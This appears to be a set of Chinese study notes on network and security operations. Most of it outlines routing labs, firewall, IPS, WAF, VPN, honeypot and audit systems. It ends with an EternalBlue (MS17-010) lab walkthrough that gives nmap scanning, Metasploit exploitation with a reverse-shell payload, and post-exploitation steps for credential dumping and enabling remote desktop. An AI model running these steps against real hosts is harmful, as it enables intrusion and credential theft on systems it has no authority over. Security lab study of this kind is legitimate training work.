











###—RAID


###—PCIE




###—网卡

—线材






—电源

—热插拔技术

—IDRAC
—end



超融合和虚拟化

服务器状态码
宝盈
# 0XX&1XX: 内存
# PXX: 电源
# LXX: 主板
# CXX: CPU
# QXX: PCIE
# 000&888:异常启动
# ---: 一般状态
路由交换配置
VRP系统基本操作
静态路由基本实验
OSPF路由协议实验
VLAN划分配置实验
三层交换机配置实验
Eth-Trunk链路聚合实验
VRRP配置实验
NAT地址转换实验
设备登录方法
综合实验
下一代防火墙
防火墙概述
# 深信服
登录方式: https://管理IP(默认MANAGE口IP为10.251.251.251,默认用户admin,密码admin)

# 防火墙的功能
1、访问控制: 防火墙区域、防火墙安全策略(协议、安全规则库)
2、地址转换:
3、网络环境支持:
4、带宽管理功能:
5、入侵检测和攻击防御:
6、用户认证:
7、高可用性:
防火墙部署
# 部署模式介绍

# 路由部署模式配置:对网络改动最大,实现所以功能

# 透明模式部署配置:带过滤功能的网线,不改现有网络拓扑,实现大部分功能

# 虚拟网线模式:和透明模式类似,只是不检查mac表

# 旁路模式部署配置:(交换机的镜像口,不影响带宽)只对流量进行检测,无法对恶意流量进行阻断。

# 混合模式部署配置:
组网模式
接口和区域
策略路由
资产识别
访问控制
地址转换
DNS代理
流量控制
用户认证
SSL VPN
Sangfor/IPSecVPN
—安全防护场景
Web应用防护
邮件安全
CC攻击防护
DDos防护
文件安全
权限控制
漏洞防扫描
应用隐藏
口令防护
HTTP异常检测
地域访问控制
蜜罐策略
僵尸网络
内容安全
—防火墙高可用
防火墙主主
防火墙主备
—网络故障排查
数据包分析
抓包工具
包回放工具
防火墙备份与恢复
上网行为管理
上网行为管理概述
—系统配置
组网模式-路由模式
组网模式-网桥模式
组网模式-旁路模式
高可用性-主备模式
高可用性-主主模式
VPN配置
故障排查
防火墙规则
— Bypass
—接入管理
###用户管理-本地导入
用户管理-外部LADP
用户管理-用户绑定
用户管理-注册审批
接入认证j-802.1X
接入认证Portal
终端检查-检查策略
终端检查-检查规则
准入客户端
###—行为管理-访问权限策略
应用控制
端口控制
代理控制
Web关键词过滤
Web文件类型过滤
邮件过滤
SSL解密策略
###— 流量管理
流量控制
用户限额
惩罚通道
DNS代理
链路负载
###—行为审计
互联网审计策略
客户端审计策略
业务审计策略
—终端行为安全
终端防私接策略
终端防翻墙
终端上网安全
终端提醒策略
入侵防御IPS/IDS
上架部署
透明/路由模式
特征库管理
安全防护策略
自定义策略
HVV实战
WEB应用防火墙
上架部署
透明/代理模式
特征库管理
策略管理
站点管理
日常巡检
HVV实战
零信任/VPN
用户管理及认证
二次TOTP认证
终端个性化设置
终端认证
自适应认证
WEB资源分布
隧道资源分布
应用权限审批
免认证应用
用户策略
应用策略
全局策略
UEM工作空间
安全基线
虚拟网络域
服务隐身SPA
日志中心
终端安全管理系统
资产管理
客户端安装
策略管理
行为管理
基线核查
漏洞查补
微隔离
病毒查杀
软件管控
运维审计系统
用户管理
资产管理
权限管理
权限控制
访问策略
审计分析
日志审计系统
系统部署
日志筛查
设备管理
日志告警
日志报表
数据库审计
上架部署
日志采集
日志同步
日志筛选
巡检报告
蜜罐诱捕系统
系统部署
节点服务
扫描感知
失陷感知
诱饵管理
蜜罐溯源
样本检测
报告管理
##安全隔离网闸
应用场景
单向网闸
双向网闸
安全策略
态势感知系统
上架部署
探针类型
日志规则
告警联动
###报告输出
负载均衡系统
###—服务器负载均衡
HTTP七层负载
HTTPS七层负载
TCP四层负载均衡
数据库读写分离
—链路负载均衡
基于运营商LLB
基于链路带宽的LLB
安全评估系统
上架部署
在线基线核查
离线基线核查
评估报告编写
漏洞
Windows
永恒之蓝 MS17-010
sudo nmap -sS -p 445 192.168.112.0/24 > p_445

cat p_445 | grep -E "Nmap|open"

#
msfconsole
  search ms17_010
  use auxiliary/scanner/smb/smb_ms17_010
  use exploit/windows/smb/ms17_010_eternalblue\
    set rhost 192.168.112.128 # 设置靶机
    set lhost 192.168.112.130 # 设置本机IP
    set payload windows/x64/meterpreter/reverse_tcp
    run # 开始攻击

## 攻击成功后的操作
screenshot # 截图
screenshare # 实时监控屏幕
# 查看密码
hashdump
load kiwi
ps -S "csrss"
migrate 344
creds_all
shell # 登陆到win7
chcp 65001 # 消除乱码
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1 # 远程
netstat -an # 查看端口
sudo rdesktop 192.168.112.128 # 发起远程
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。可以邮件至 hjxstart@126.com
